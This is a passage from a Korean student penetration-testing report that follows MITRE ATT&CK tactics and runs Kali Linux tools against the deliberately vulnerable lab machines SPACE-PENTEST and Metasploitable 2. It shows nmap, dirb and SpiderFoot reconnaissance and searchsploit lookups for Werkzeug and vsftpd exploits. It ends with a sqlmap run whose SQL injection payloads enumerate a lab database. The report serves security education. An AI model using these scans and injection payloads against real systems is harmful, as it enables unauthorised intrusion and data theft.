

All in Kali-Linux 프로젝트 보고서

: MITRE ATT&CK 프레임워크 기반

CAUTION

중앙대학교 CAUTION 7기 정지윤

수행 기간 : 2025.09.19 ~ 2026.01.10

목 차

I. 개요	3
i. 프로젝트 개요.....	3
ii. MITRE ATT&CK Framework	3
iii. 실습 환경 설정	3
II. 모의 해킹 결과	5
i. Reconnaissance.....	5
♦ Host Information.....	5
♦ Network Information.....	6
♦ Web Scanning.....	7
♦ Web Vulnerability Scanning.....	9
ii. Resource Development.....	5
iii. Initial Access.....	5
iv. Execution.....	5
v. Persistence	5
vi. Privilege Escalation.....	5
vii. Defense Evasion.....	5
viii. Credential Access.....	5
ix. Discovery	5
x. Lateral Movement.....	5
xi. Collection.....	5
xii. Command and Control	5
xiii. Exfiltration	5
xiv. Impact	5

I. 개요

i. 프로젝트 설명

본 프로젝트는 Kali Linux 2025.2 버전에 새롭게 적용된 MITRE ATT&CK 프레임워크 기반 분류에 따라 설치되어 있는 다양한 도구들을 적용해보고 보고서를 작성함으로써 모의 해킹 및 침투 테스트 과정을 심도있게 이해하는 것을 목표로 한다.

공격 머신으로는 Kali Linux 2025.2를 사용하며, 대상 머신으로는 SPACE-PENTEST와 Metasploitable 2를 선정하여 MITRE ATT&CK 프레임워크의 공격 단계별로 도구를 적용하며 이들의 취약점을 파악한다.

ii. MITRE ATT&CK Framework

MITRE ATT&CK(Adversarial Tactics, Techniques, and Common Knowledge)는 실제 공격 사례를 기반으로 공격자의 악의적 행위에 대해 전술(tactics), 기술(techniques), 세부 절차(procedures)의 관점에서 체계적으로 정리해놓은 표준적인 데이터들이다. ATT&CK는 공격의 전체 흐름을 전략적 목표(예: 초기 접근, 권한 상승, 횡적 이동, 정보 수집 및 유출 등)의 관점에서 나누고, 각 전술을 달성하는 데 사용되는 구체적인 기법들을 정리해 보안 분석·침투 테스트·침해 탐지 규정에 적용할 수 있게 한다.

MITRE ATT&CK Matrix는 Enterprise(기업), Mobile(모바일), ICS(산업제어시스템) 버전으로 제작되었으며 공격자의 행위를 직관적인 표 형태의 구조(Matrix)로 정보를 제공하고 있다. 이 중 ATT&CK for Enterprise 버전은 범용적인 기업환경에 적용되는 네트워크 및 다양한 OS 및 플랫폼에 대해 2013년 9월부터 기업 시스템 침해 행위를 세부적으로 모델링하기 위해 만들어진 프레임워크이다.

iii. 실습 환경

◆ Kali Linux 2025.2

Kali Linux는 해킹과 침투 테스트에 특화된 Debian 계열 리눅스 배포판으로, 다양한 해킹 및 보안 도구가 기본적으로 포함되어 있다. 본 프로젝트에서는 Kali를 공격 머신으로 설정하여 다양한 도구를 사용해본다.

- ◆ 네트워크 설정
- ◆ eth0 : 192.168.100.20

- ◆ eth1 : 192.168.195.20

- ◆ **SPACE-PENTEST**

SPACE-PENTEST는 HSPACE에서 제공하는 산업군별 시나리오를 기반으로 한 웹 모의해킹 실습 환경으로, Ubuntu 기반 가상 머신에 Docker를 활용해 구성하였다.

-네트워크 설정

ens33 : 192.168.100.30

ens37: 192.168.195.30

- ◆ **Metasploitable 2**

Metasploitable2는 모의해킹 및 보안 실습을 위해 고의적으로 취약하게 만들어진 리눅스 기반 가상 머신이다. 실제 환경에서 해킹 공격을 연습할 수 있도록 다양한 취약점(웹, 네트워크, 시스템 등)이 내장되어 있다.

- ◆ 네트워크 설정

eth0 : 192.168.100.40

eth1 : 192.168.63.40

II. 모의 해킹 결과

i. Reconnaissance (TA0043)

Reconnaissance는 공격자가 향후 작전(Initial Access 등)을 계획하기 위해 조직, 인프라, 직원 등에 관한 세부 정보를 능동적 또는 수동적으로 수집하는 단계으로 아래의 기술 등을 포함한다.

- ◆ T1595 — Active Scanning: 대상 인프라에 대해 네트워크·서비스 프로브를 실행하여 정보를 수집
- ◆ T1592 — Gather Victim Host Information: 개별 호스트(하드웨어/소프트웨어/펌웨어/클라이언트 설정 등) 정보 수집
- ◆ T1589 — Gather Victim Identity Information: 직원 이름·이메일·자격증명·MFA 구성 등 신원 관련 정보 수집
- ◆ T1590 — Gather Victim Network Information: 도메인, DNS, 네트워크 토폴로지, IP 주소, 네트워크 신뢰(제3자 연계) 등 네트워크 관련 정보 수집
- ◆ T1598 — Phishing for Information: 정보를 얻기 위한 피싱(정보수집 목적) 행위 — 스피어피싱(서비스·링크·첨부·음성) 포함
- ◆ T1597 — Search Closed Sources: 유료·사설·다크웹 등 폐쇄/유료 소스에서 정보 검색·구매.
- ◆ T1596 — Search Open Technical Databases: WHOIS·패시브 DNS·증명서·공개 스캔 DB 등 공개 기술 데이터베이스 검색.

1) Host Information – Spiderfoot

- ◆ SPACE – PENTEST

spiderfoot				New Scan	Scans	Settings	Light Mode		About
------------	--	--	--	----------	-------	----------	------------	--	-------

spacepentest_05				FINISHED
-----------------	--	--	--	----------

Summary	Correlations	Browse	Graph	Scan Settings	Log	Refresh	Download	Search...	Search
---------	--------------	--------	-------	---------------	-----	---------	----------	-----------	--------

Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Email Address	1	1	2025-09-30 21:00:09
Co-Hosted Site	1	1	2025-09-30 20:59:50
Co-Hosted Site - Domain Name	1	1	2025-09-30 21:00:05
Co-Hosted Site - Domain Whois	1	1	2025-09-30 21:00:09
Country Name	1	1	2025-09-30 21:00:08
IP Address	1	1	2025-09-30 20:59:43
Open TCP Port	1	1	2025-09-30 21:00:06
Raw Data from RIRs/APIs	1	1	2025-09-30 20:59:50

SpiderFoot를 이용한 Host 정보 수집 결과, SPACE-PENTEST(192.168.100.30)에서는 공개적으로 유의미한 서비스 노출이나 공격 지표가 탐지되지 않았다.

◆ Metasploitable-2

spiderfoot				New Scan	Scans	Settings	Light Mode		About
------------	--	--	--	----------	-------	----------	------------	--	-------

Correlation				Risk	Data Elements
Database server exposed to the Internet: 192.168.100.40:3306				HIGH	1
Data Element	Source Data Element	Source Module	Identified		
192.168.100.40:3306	192.168.100.40	sfp_portscan_tcp	2025-09-30 17:44:49		

Database server exposed to the Internet: 192.168.100.40:5432				HIGH	1
Data Element	Source Data Element	Source Module	Identified		
192.168.100.40:5432	192.168.100.40	sfp_portscan_tcp	2025-09-30 17:45:20		

Remote desktop exposed to the Internet: 192.168.100.40				HIGH	1
Data Element	Source Data Element	Source Module	Identified		
192.168.100.40:5900	192.168.100.40	sfp_portscan_tcp	2025-09-30 17:44:49		

반면, Metasploitable-2(192.168.100.40)에 대해서는 데이터베이스 및 원격 데스크톱 관련 서비스가 외부 노출 가능성으로 경고되었다. 구체적으로 MySQL(3306), PostgreSQL(5432), VNC(5900) 포트가 탐지되어 추가적인 버전 확인 및 취약성 검증이 필요하다. SpiderFoot의 경고는 잠재적 노출을 의미하므로, 실제 취약성 여부는 후속 도구(nmap 등)를 통한 서비스 버전 식별 및 취약점 스캐닝으로 확인해볼 필요성이 있다.

2) Network Information – nmap

◆ SPACE – PENTEST

```
Nmap scan report for 192.168.100.30
Host is up (0.0013s latency).

Bug in http-security-headers: no string output.
PORT      STATE SERVICE VERSION
5001/tcp  open  http      Werkzeug httpd 3.0.6 (Python 3.8.20)
|_http-xssed: ERROR: Script execution failed (use -d to debug)
|_http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|   Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|   libwww
|   lwp-trivial
|   libcurl-agent/1.0
|   PHP/
|   Python-urllib/2.5
|   GT::WWW
|   Snoopy
|   MFC_Tear_Sample
|   HTTP::Lite
|   PHPcrawl
|   URI::Fetch
|   Zend_Http_Client
|   http_client
|   PECL::HTTP
|   Wget/1.13.4 (linux-gnu)
|_  WWW-Mechanize/1.34
```

```
kali@kali: ~
파일 동작 편집하기 보기 도움말
|
| Path: http://192.168.100.30:5001/
| Line number: 277
| Comment:
|   <!-- New Arrivals Section -->
|
| Path: http://192.168.100.30:5001/
| Line number: 80
| Comment:
|   <!-- Deal of the Day -->
|
| Path: http://192.168.100.30:5001/products/4
| Line number: 52
| Comment:
|   <!-- Product Image Gallery -->
|
| Path: http://192.168.100.30:5001/
| Line number: 68
| Comment:
|   <!-- Main Content -->
|
| Path: http://192.168.100.30:5001/
| Line number: 412
| Comment:
|   <!-- flag: HSPACE{d3v_m0d3_1s_d4ng3r0us} -->
|
| Path: http://192.168.100.30:5001/products/4
| Line number: 62
| Comment:
|   <!-- Product Details -->
|_ http-vhosts:
|_ 128 names had status 200
|_http-feed: Couldn't find any feeds.
|_http-grep:
```

nmap의 NSE 스크립트(banner, default, discovery)를 이용한 5001 포트 스캔에서, 5001/tcp는 Python 개발용 웹서버 **Werkzeug 3.0.6 (Python 3.8.20)**로 식별되었다. robots.txt에서 /this_is_hidden_page 경로가 발견되었고, 페이지 소스 내 주석에서 HSPACE{d3v_m0d3_1s_d4ng3r0us}와 같이 개발자용 플래그 및 "XSS 취약점: 상품 설명을 그대로 출력" 등 취약점 설명이 노출되어 있었다. 또한 /cart, /orders, /users/profile 등의 품 기반 경로가 존재하여 XSS·SQLi 등 웹 취약점 공격 가능성이 높다. 운영 환경에서 개발용 서버와 소스 주석에 민감정보가 노출된 상태는 심각한 보안적 결함이며, 즉시 외부

접근 차단·주석 제거·입력 검증 등 조치가 필요하다.

- ◆ Metasploitable-2

```
root@kali:~# nmap -i 192.168.100.40
Nmap scan report for 192.168.100.40
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.100.20
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, START
|_TLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
|_http_title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_program version    port/proto  service
|_100000 2                111/tcp    rpcbind
```


```
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 23
|_Capabilities flags: 43564
|_Some Capabilities: SupportsTransactions, SupportsCompression, Speaks41ProtocolNew, Co
nnectWithDatabase, LongColumnFlag, Support41Auth, SwitchToSSLAfterHandshake
|_Status: Autocommit
|_Salt: "zb^3}Ahk^tLa$-UD3si
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOr
ProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-09-30T13:20:16+00:00; -11d20h53m19s from scanner time.
5900/tcp  open  vnc          VNC (protocol 3.3)
|_vnc-info:
|_Protocol version: 3.3
|_Security types:
|_VNC Authentication (2)
```

Metasploitable-2 에 대해 수행한 NSE 스크립트·서비스 식별 결과, 다수의 서비스(FTP, Samba, Apache/Tomcat, DB, IRC 등)가 열려 있으며 그 중 익명 접근 허용(FTP), 낮은 보안 설정(Samba message_signing off), 구버전·취약한 서비스(웹/DB), 그리고 의도된 백door 포트(1524, IRC) 등 실습용으로 고의로 취약하게 구성된 흔적이 다수 발견되었다. 이러한 구성은 교육·연구 목적의

실습 환경에서는 허용될 수 있으나, 실제 운영 환경에서는 심각한 보안위험을 초래한다.

3) Web Scanning – dirb

- ◆ SPACE – PENTEST



```
kali@kali: ~  
파일 동작 편집하기 보기 도움말  
(kali@kali)~  
$ dirb http://192.168.100.30:5001/ /usr/share/wordlists/dirb/common.txt -o dirb_5001.txt  
  
DIRB v2.22  
By The Dark Raver  
  
OUTPUT_FILE: dirb_5001.txt  
START_TIME: Fri Oct 3 15:44:45 2025  
URL_BASE: http://192.168.100.30:5001/  
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.100.30:5001/ —  
+ http://192.168.100.30:5001/admin (CODE:302|SIZE:211)  
+ http://192.168.100.30:5001/board (CODE:200|SIZE:6436)  
+ http://192.168.100.30:5001/cart (CODE:302|SIZE:211)  
+ http://192.168.100.30:5001/checkout (CODE:405|SIZE:153)  
+ http://192.168.100.30:5001/orders (CODE:302|SIZE:211)  
+ http://192.168.100.30:5001/products (CODE:200|SIZE:27150)  
+ http://192.168.100.30:5001/robots.txt (CODE:200|SIZE:45)  
  
END_TIME: Fri Oct 3 15:45:03 2025  
DOWNLOADED: 4612 - FOUND: 7
```

Dirb는 웹 서버의 디렉토리·파일 존재 여부를 빠르게 탐색하는 도구로, 기본 단어리스트 탐색 결과, 쇼핑몰 형태의 공개 페이지(/products, /board), 숨김 정보가 위치할 가능성이 있는 /robots.txt(SIZE:45) 및 관리자·주문 흐름으로 리다이렉트되는 경로(/admin, /cart, /orders)가 발견되었다. /checkout은 GET 요청에서 405 Method Not Allowed 응답을 반환하여 허용 메서드 제한을 확인할 필요가 있다.

- ◆ Metasploitable-2

```
(kali@kali)-[~]
$ dirb http://192.168.100.40/ /usr/share/wordlists/dirb/common.txt -o dirb_metasploitable.txt

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: dirb_metasploitable.txt
START_TIME: Fri Oct 3 16:12:41 2025
URL_BASE: http://192.168.100.40/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.100.40/ ---
+ http://192.168.100.40/cgi-bin/ (CODE:403|SIZE:295)
=> DIRECTORY: http://192.168.100.40/dav/
+ http://192.168.100.40/index (CODE:200|SIZE:891)
+ http://192.168.100.40/index.php (CODE:200|SIZE:891)
+ http://192.168.100.40/phpinfo (CODE:200|SIZE:48092)
+ http://192.168.100.40/phpinfo.php (CODE:200|SIZE:48104)
=> DIRECTORY: http://192.168.100.40/phpMyAdmin/
+ http://192.168.100.40/server-status (CODE:403|SIZE:300)
=> DIRECTORY: http://192.168.100.40/test/
=> DIRECTORY: http://192.168.100.40/twiki/

--- Entering directory: http://192.168.100.40/dav/ ---

파일 동작 편집하기 보기 도움말
+ http://192.168.100.40/twiki/bin/changes (CODE:200|SIZE:21787)
+ http://192.168.100.40/twiki/bin/edit (CODE:200|SIZE:5349)
+ http://192.168.100.40/twiki/bin/manage (CODE:302|SIZE:0)
+ http://192.168.100.40/twiki/bin/passwd (CODE:302|SIZE:0)
+ http://192.168.100.40/twiki/bin/preview (CODE:302|SIZE:0)
+ http://192.168.100.40/twiki/bin/register (CODE:302|SIZE:0)
+ http://192.168.100.40/twiki/bin/save (CODE:302|SIZE:0)
+ http://192.168.100.40/twiki/bin/search (CODE:200|SIZE:3550)
+ http://192.168.100.40/twiki/bin/statistics (CODE:200|SIZE:1142)
+ http://192.168.100.40/twiki/bin/upload (CODE:302|SIZE:0)
+ http://192.168.100.40/twiki/bin/view (CODE:200|SIZE:10049)
+ http://192.168.100.40/twiki/bin/viewfile (CODE:302|SIZE:0)

--- Entering directory: http://192.168.100.40/twiki/lib/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.100.40/twiki/pub/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.100.40/phpMyAdmin/setup/frames/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.100.40/phpMyAdmin/setup/lib/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Fri Oct 3 16:13:14 2025
DOWNLOADED: 23060 - FOUND: 55
```

Metasploitable-2에 대한 디렉토리 검색 결과, WebDAV가 활성화되어 파일 리스트가 가능한 /dav/와 php 환경의 민감 정보를 노출하는 /phpinfo.php를 비롯하여 phpMyAdmin/ 디렉토리(디렉토리 리스트 가능), twiki 관련 디렉토리 및 /cgi-bin/(403 응답) 등이 발견되었다. 특히 phpinfo와 phpMyAdmin의 노출은 서버 구성·인증정보·취약점 식별을 용이하게 하여 심각한 위험을 초래할 수 있으며, WebDAV의 리스트 가능성은 파일 업로드·웹셸 설치로 직접적인 권한 획득으로 이어질 수 있다. 따라서 해당 엔드포인트는 즉시 접근 제한, 디렉토리 인덱싱 비활성화, 불필요 스크립트 제거 및 패치 적용 등의 보완 조치가 필요하다.

4) Web Vulnerability Scanning - Nikto

- ♦ SPACE – PENTEST
- ♦ Metasploitable-2

ii. Resource Development (TA0042)

Resource Development는 공격자가 향후 작전 수행에 사용할 수 있는 자원을 구축하는 단계로, 자원을 생성, 구매, 또는 침해·탈취하는 행위를 말한다. 자원에는 인프라, 계정 및 공격 역량이 포함된다. 이 전술에서 마련한 자원은 이후 Initial Access 등 다른 전술에 바로 활용될 수 있다.

- ◆ Acquire Access (T1650) — 이미 타겟에 대한 접근권(이미 탈취된 접근성)을 구매하거나 획득하는 행위(예: 초기 접근 브로커가 판매하는 접속 정보 구매)
- ◆ Acquire Infrastructure (T1583) — 도메인, VPS, 물리/가상 서버, 웹서비스, 서버리스, 봇넷 등 운영 인프라를 구매·임대·등록하는 행위.
(도메인·DNS 서버·VPS·서버·봇넷·웹서비스·서버리스·광고 등 하위항목 존재)
- ◆ Compromise Accounts (T1586) — 타인의 소셜미디어·이메일·클라우드 계정을 탈취하여 공격 자원으로 사용하는 기법(탈취 계정은 신뢰기반 공격에 유리).
- ◆ Compromise Infrastructure (T1584) — 타사(제 3 자)의 서버·DNS·VPS·네트워크 장치를 탈취하여 이를 공격 인프라로 전용(자원 구매 대신 타사 자원을 전유)
- ◆ Develop Capabilities (T1587) — 자체 악성코드·익스플로잇·자체 서명 코드·디지털 인증서 등 공격에 쓸 도구나 기능을 개발하는 행위(예: 악성코드 개발, 코드서명·디지털 인증서 제작, 익스플로잇 개발).

1) Searchsploit

- ◆ SPACE – PENTEST

```

(kali@kali)-[~]
└─$ searchsploit --nmap spacepentest_nmap.xml
[i] SearchSploit's XML mode (without verbose enabled). To enable: searchsploit -v --xml...
[i] Reading: 'spacepentest_nmap.xml'

[-] Skipping term: http (Term is too general. Please re-search manually: /usr/bin/searchsploit -t http)

[i] /usr/bin/searchsploit -t werkzeug httpd
[i] /usr/bin/searchsploit -t werkzeug httpd 3.0.6

(kali@kali)-[~]
└─$ searchsploit -t werkzeug

```

Exploit Title	Path
Pallets Werkzeug 0.15.4 - Path Traversal	python/webapps/50101.py
Werkzeug - 'Debug Shell' Command Execution	multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit)	python/remote/37814.rb

```

Shellcodes: No Results

(kali@kali)-[~]
└─$ searchsploit -m python/webapps/50101.py
Exploit: Pallets Werkzeug 0.15.4 - Path Traversal
URL: https://www.exploit-db.com/exploits/50101
Path: /usr/share/exploitdb/exploits/python/webapps/50101.py
Codes: CVE-2019-14322
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable, with very long lines (453)
cp: overwrite '/home/kali/50101.py'?
Copied to: /home/kali/50101.py

(kali@kali)-[~]
└─$ searchsploit -m multiple/remote/43905.py

```

searchsploit --nmap spacepentest_nmap.xml 의 실행 결과, Nmap XML에서 추출된 후보 키워드(werkzeug)를 수동으로 검색하여 Exploit-DB의 관련 PoC/모듈을 확보하였다. 확보된 산출물은 50101.py(Pallets Werkzeug 0.15.4 - Path Traversal, CVE-2019-14322), 43905.py(Werkzeug Debug Shell RCE PoC), 37814.rb(Werkzeug Debug Shell Metasploit 모듈)이다. 확보된 파일들은 PoC/모듈(검토·분석 대상)로서 실습 산출물에 해당하며, 실제 취약성 유무는 별도 검증(코드 리뷰 및 격리된 환경에서의 PoC 실행)이 필요하다.

- ◆ Metasploitable-2

```

(kali@kali)-[~]
└─$ searchsploit --nmap metasploitable_nmap.xml
[i] SearchSploit's XML mode (without verbose enabled). To enable: searchsploit -v --xml...
[i] Reading: 'metasploitable_nmap.xml'

[-] Skipping term: ftp (Term is too general. Please re-search manually: /usr/bin/searchsploit -t ftp)

[i] /usr/bin/searchsploit -t vsftpd

```

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

```

Shellcodes: No Results

[i] /usr/bin/searchsploit -t vsftpd 2.3.4

```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```

Shellcodes: No Results

```

```
(kali@kali)-[~]
$ searchsploit --nmap metasploitable_nmap.xml
[i] SearchSploit's XML mode (without verbose enabled). To enable: searchsploit -v --xml...
[i] Reading: 'metasploitable_nmap.xml'

[-] Skipping term: ftp (Term is too general. Please re-search manually: /usr/bin/searchsploit -t ftp)

[i] /usr/bin/searchsploit -t vsftpd
```

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

```
Shellcodes: No Results

[i] /usr/bin/searchsploit -t vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
Shellcodes: No Results
```

Metasploitable-2에 대해 nmap으로 탐지된 서비스·버전 정보를 searchsploit --nmap metasploitable_nmap.xml로 자동·수동 매칭하여 취약성 후보를 확보하였다. 고위험 PoC로 **vsftpd** 2.3.4(Backdoor RCE, unix/remote/49757.py·17491.rb), **UnrealIRCd** 3.2.8.1(Backdoor RCE, 16922.rb·13853.pl), OpenSSH 구버전 계열(Username Enumeration / 일부 SFTP RCE, 45233.py 등), PostgreSQL 관련 인증된 RCE(50847.py 등) 등을 식별하였다.


iii. Initial Access (TA0001)

Initial Access는 공격자가 목표 네트워크에 진입하는데 사용되는 기법들을 포함한 전술이다. 초기 진입은 스피어 피싱, 외부에 노출된 웹 서버의 취약점 이용 등 다양한 진입 벡터를 통해 발생할 수 있으며, 이를 통해 지속적인 접근이나 일시적인 접근으로 활용된다.

- Content Injection (T1659) — 온라인 트래픽 채널에 악성 콘텐츠를 삽입하여 접근 또는 페이로드 전달
- Drive-by Compromise (T1189) — 사용자가 악성/조작된 웹사이트를 방문하는 과정에서 브라우저·플러그인 취약점 등으로 시스템이 침해되는 방식
- Exploit Public-Facing Application (T1190) — 인터넷에 노출된 서비스(웹앱·API 등)의 취약점을 직접 악용해 접근권을 획득
- External Remote Services (T1133) — VPN, Citrix, RDP 등 외부 원격 접속 서비스의 인증·구성 취약점을 악용하여 진입
- Hardware Additions (T1200) — 악성 하드웨어(네트워크 장비·액세서리 등)를 물리적으로 반입해 접근을 확보
- Valid Accounts (T1078) 및 하위(디폴트·도메인·로컬·클라우드 계정) — 탈취·재사용된 정상 계정으로 접근을 확보

1) Sqlmap

- SPACE – PENTEST



```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.100.30:5001/products?q=test" -p q --dbs --batch

[1.9.4#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:29:04 /2025-10-31/

[00:29:05] [INFO] resuming back-end DBMS 'mysql'
[00:29:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: q (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: q=test' AND (SELECT 4683 FROM (SELECT(SLEEP(5))))VAbm AND 'SjyS'='SjyS

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: q=test' UNION ALL SELECT 62,CONCAT(0x716b717071,0x6e6a6547626f7a4174464b51564c6d77626a626769
4f527a43784267626665774c726e504a6b6d65,0x716a717071),62,62,62--
[00:29:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:29:05] [INFO] fetching database names
[00:29:05] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] shoppingmall
```



```
(kali@kali)-[~]
